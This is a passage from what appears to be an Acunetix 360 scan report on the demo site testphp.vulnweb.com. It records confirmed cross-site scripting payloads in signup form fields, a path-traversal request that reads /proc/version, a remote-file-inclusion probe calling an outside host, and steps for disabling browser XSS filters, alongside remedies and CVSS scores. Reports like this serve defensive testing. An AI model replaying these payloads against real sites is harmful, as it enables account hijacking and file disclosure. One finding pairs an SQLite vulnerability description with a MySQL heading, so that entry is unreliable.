        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: '"--></style></scRipt><scRipt>netsparker(0x106474)</scRipt></li><li>Address: 3</li><li>E-Mail: invicti@example.com</li><li>Phone number: 3</li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:25:54 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:23:55 AM

4.11. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	upass2	
POST	urname	
POST	signup	signup
POST	uuname	<scRipt>netsparker(0x1064E3)</scRipt>
POST	upass	
POST	uaddress	
POST	ucc	
POST	uemail	
POST	uphone	

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 122
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

upass2=&urname=&signup=signup&uuname=%3cscRipt%3enetsparker(0x1064E3)%3c%2fscRipt%3e&upass=&uaddress=&ucc=&uemail=&uphone=
```

Response

Response Time (ms) : 181.5659 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:26:24 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: <scRipt>netsparker(0x1064E3)</scRipt></li><li>Password: </li><li>Name: </li><li>Address: </li><li>E-Mail: </li><li>Phone number: </li><li>Credit card: </li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:26:26 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:23:09 AM

4.12. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	upass2	Inv1@cti
POST	urname	Smith
POST	signup	signup
POST	uuname	Smith
POST	upass	Inv1@cti
POST	uaddress	'"--></style></scRipt><scRipt>netsparker(0x1066D5)</scRipt>
POST	ucc	4916613944329494
POST	uemail	invicti@example.com
POST	uphone	3

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 202
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

upass2=Inv1%40cti&urname=Smith&signup=signup&uuname=Smith&upass=Inv1%40cti&uaddress='"--></style></scRipt><scRipt>netsparker(0x1066D5)</scRipt>&ucc=4916613944329494&uemail=invicti%40example.com&uphone=3
```

Response

Response Time (ms) : 182.84 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:26:57 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: '"--></style></scRipt><scRipt>netsparker(0x1066D5)</scRipt></li><li>E-Mail: invicti@example.com</li><li>Phone number: 3</li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:27:01 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:23:15 AM

4.13. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	upass2	Inv1@cti
POST	urname	Smith
POST	signup	signup
POST	uuname	Smith
POST	upass	Inv1@cti
POST	uaddress	3
POST	ucc	'"--></style></scRipt><scRipt>netsparker(0x1066E6)</scRipt>
POST	uemail	invicti@example.com
POST	uphone	3

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 187
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

upass2=Inv1%40cti&urname=Smith&signup=signup&uuname=Smith&upass=Inv1%40cti&uaddress=3&ucc='"--></style></scRipt><scRipt>netsparker(0x1066E6)</scRipt>&uemail=invicti%40example.com&uphone=3
```

Response

Response Time (ms) : 180.9975 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:27:03 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: 3</li><li>E-Mail: invicti@example.com</li><li>Phone number: 3</li><li>Credit card: '"--></style></scRipt><scRipt>netsparker(0x1066E6)</scRipt></li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:27:05 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:24:41 AM

4.14. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	upass2	Inv1@cti
POST	urname	Smith
POST	signup	signup
POST	uuname	Smith
POST	upass	Inv1@cti
POST	uaddress	3
POST	ucc	4916613944329494
POST	uemail	'"--></style></scRipt><scRipt>netsparker(0x1066F3)</scRipt>
POST	uphone	3

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 182
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

upass2=Inv1%40cti&urname=Smith&signup=signup&uuname=Smith&upass=Inv1%40cti&uaddress=3&ucc=4916613944329494&uemail='"--></style></scRipt><scRipt>netsparker(0x1066F3)</scRipt>&uphone=3
```

Response

Response Time (ms) : 180.0976 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:27:08 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: 3</li><li>E-Mail: '"--></style></scRipt><scRipt>netsparker(0x1066F3)</scRipt></li><li>Phone number: 3</li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.
</p></div>
</body>
</html>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:27:09 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:25:24 AM

4.15. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	upass2	Inv1@cti
POST	urname	Smith
POST	signup	signup
POST	uuname	Smith
POST	upass	Inv1@cti
POST	uaddress	3
POST	ucc	4916613944329494
POST	uemail	invicti@example.com
POST	uphone	'"--></style></scRipt><scRipt>netsparker(0x106710)</scRipt>

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 202
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

upass2=Inv1%40cti&urname=Smith&signup=signup&uuname=Smith&upass=Inv1%40cti&uaddress=3&ucc=4916613944329494&uemail=invicti%40example.com&uphone='"--></style></scRipt><scRipt>netsparker(0x106710)</scRipt>
```

Response

Response Time (ms) : 179.7113 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:27:12 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: 3</li><li>E-Mail: invicti@example.com</li><li>Phone number: '"--></style></scRipt><scRipt>netsparker(0x106710)</scRipt></li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:27:14 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:24:01 AM

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Microsoft Anti-XSS Library
- Negative Impact of Incorrect CSP Implementations
- Content Security Policy (CSP) Explained
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

Proof of Concept Notes

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

- XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.
- Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

Chrome

- Open command prompt.
- Go to folder where chrome.exe is located.
- Run the command `chrome.exe --args --disable-xss-auditor`

Internet Explorer

- Click Tools->Internet Options and then navigate to the Security Tab.
- Click Custom level and scroll towards the bottom where you will find that Enable XSS filter is currently Enabled.
- Set it to disabled. Click OK.
- Click Yes to accept the warning followed by Apply.

Firefox

- Go to `about:config` in the URL address bar.
- In the search field, type *urlbar.filter* and find *browser.urlbar.filter.javascript*.
- Set its value to `false` by double clicking the row.

Safari

- To disable the XSS Auditor, open Terminal and executing the command: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool FALSE`
- Relaunch the browser and visit the PoC URL
- Please don't forget to enable XSS auditor again: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool TRUE`

CLASSIFICATION

ASVS 4.0	5.3.3

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)

CVSS 3.1 SCORE Environmental	7.4 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

5. Password Transmitted over HTTP

HIGH 1 CONFIRMED 1

Acunetix 360 detected that password data is being transmitted over HTTP.

Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

Vulnerabilities

5.1. http://testphp.vulnweb.com/login.php

CONFIRMED

Input Name

- pass

Form target action

- http://testphp.vulnweb.com/userinfo.php

Form name

- loginform

Request

```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 181.0863 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
" action="userinfo.php">
        <table cellpadding="4" cellspacing="1">
                <tr><td>Username : </td><td><input name="uname" type="text" size="20" style="width:1
20px;"></td></tr>
                <tr><td>Password : </td><td><input name="pass" type="password" size="20" style="widt
h:120px;"></td></tr>
                <tr><td colspan="2" align="right"><input type="submit" value="login" style="width:75
px;"></td></tr>
        </table>
        </form>
        </div>
        <div class="story">
        <h3>
        You can also <a href="s
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:19:34 PM
The Issue was detected during the Scan.	System	6/9/2021 1:13:41 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:05:16 AM

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

CLASSIFICATION

ASVS 4.0	2.2.5

CVSS 3.0 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

CVSS Vector String

CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

6. Local File Inclusion

HIGH 2 CONFIRMED 2

Acunetix 360 identified a Local File Inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

Acunetix 360 **confirmed** this issue by reading some files from the target web server.

Impact

The impact can vary, based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:

- Gather usernames via an `"/etc/passwd"` file
- Harvest useful information from the log files, such as `"/apache/logs/error.log"` or `"/apache/logs/access.log"`
- Remotely execute commands by combining this vulnerability with some other attack vectors, such as file upload vulnerability or log injection

Vulnerabilities

6.1. http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion

CONFIRMED

Method	Parameter	Value
GET	file	/../../../../../../../../../../proc/version

Proof of Exploit

File - /proc/version

```
Linux version 5.4.0-1030-aws (buildd@lcy01-amd64-028) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #
```

Request

```
GET /showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/AJAX/index.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 179.6577 Total Bytes Received : 206 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:22:46 GMT

Linux version 5.4.0-1030-aws (buildd@lcy01-amd64-028) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #31-Ubuntu SMP Fri Nov 13 11:40:37 UTC 2020
```

History

Message	Owner	Date
The Issue was detected during the Scan. The State was set to Present	System	6/9/2021 1:22:48 PM

6.2. http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160

CONFIRMED

Method	Parameter	Value
GET	size	160

Method	Parameter	Value
GET	file	/../../../../../../../../../../proc/version

Proof of Exploit

File - /proc/version

```
Linux version 5.4.0-1030-aws (buildd@lcy01-amd64-028) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #
```

Request

```
GET /showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 179.4449 Total Bytes Received : 206 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:24:26 GMT

Linux version 5.4.0-1030-aws (buildd@lcy01-amd64-028) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #31-Ubuntu SMP Fri Nov 13 11:40:37 UTC 2020
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:24:27 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:15:53 AM

Remedy

- If possible, do not permit appending file paths directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It is important to limit the API to allow inclusion only from a directory and directories below it. This way you can ensure any potential attack cannot perform a directory traversal attack.

External References

- Local File Inclusion Vulnerability

CLASSIFICATION

ASVS 4.0	5.3.9

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

CVSS 3.1 SCORE	
Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

7. Cross-site Scripting via Remote File Inclusion

HIGH 2

Acunetix 360 detected Cross-site Scripting via Remote File Inclusion, which makes it is possible to conduct cross-site scripting attacks by including arbitrary client-side dynamic scripts (*JavaScript, VBScript*).

Cross-site scripting allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application. This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by the user has been interpreted as HTML/JavaScript/VBScript by the browser.

Cross-site scripting targets the users of the application instead of the server. Although this is limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

7.1. http://testphp.vulnweb.com/showimage.php?file=hTTp%3a%2f%2fr87.com%2fn

Method	Parameter	Value
GET	file	hTTp://r87.com/n

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Certainty

Request

```
GET /showimage.php?file=hTTp%3a%2f%2fr87.com%2fn HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/AJAX/index.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 829.416 Total Bytes Received : 206 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:22:44 GMT

<? print chr(78).chr(69).chr(84).chr(83).chr(80).chr(65).chr(82).chr(75).chr(69).chr(82).chr(95).chr
(70).chr(48).chr(77).chr(49) ?>
<? print chr(45).(44353702950+(intval($_GET["nsxint"])*4567)).chr(45) ?>
<script>netsparkerRFI(0x066666)</script>
```

History

Message	Owner	Date
The Issue was detected during the Scan. The State was set to Present	System	6/9/2021 1:22:46 PM

7.2. http://testphp.vulnweb.com/showimage.php?file=hTTp%3a%2f%2fr87.com%2fn&size=160

Method	Parameter	Value
GET	size	160

Method	Parameter	Value
GET	file	hTTp://r87.com/n

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Certainty

Request

```
GET /showimage.php?file=hTTp%3a%2f%2fr87.com%2fn&size=160 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 809.1364 **Total Bytes Received** : 206 **Body Length** : 0 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:24:17 GMT

<? print chr(78).chr(69).chr(84).chr(83).chr(80).chr(65).chr(82).chr(75).chr(69).chr(82).chr(95).chr
(70).chr(48).chr(77).chr(49) ?>
<? print chr(45).(44353702950+(intval($_GET["nsxint"])*4567)).chr(45) ?>
<script>netsparkerRFI(0x066666)</script>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:24:17 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:15:44 AM

Remedy

The issue occurs because the browser interprets the input as active HTML, Javascript or VbScript. To avoid this, all input and output from the application should be filtered. Output should be filtered according to the output format and location. Typically, the output location is HTML. Where the output is HTML, ensure all active content is removed prior to its presentation to the server.

Additionally, you should implement a strong Content Security Policy (CSP) as a defence-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross Site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- XSS Shell
- Remote File Inclusion Vulnerabilities Information & Prevention
- Remote File Inclusion Vulnerabilities Information & Prevention
- Remote File Inclusion Vulnerabilities Information & Prevention
- XSS Tunnelling
- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability

Remedy References

- [ASP.NET] - Microsoft Anti-XSS Library
- Negative Impact of Incorrect CSP Implementations
- Content Security Policy (CSP) Explained
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

CLASSIFICATION

ASVS 4.0	5.3.3

CVSS 3.0 SCORE

Base	8.6 (High)

CVSS 3.0 SCORE	
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE	
Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

8. Out-of-date Version (MySQL)

HIGH 1 CONFIRMED 1

Acunetix 360 identified you are using an out-of-date version of MySQL.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

MySQL Improper Initialization Vulnerability

SQLite through 3.31.1 allows attackers to cause a denial of service (segmentation fault) via a malformed window-function query because the AggInfo object's initialization is mishandled.

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2020-11655

Exploits

MySQL Insufficient Information Vulnerability

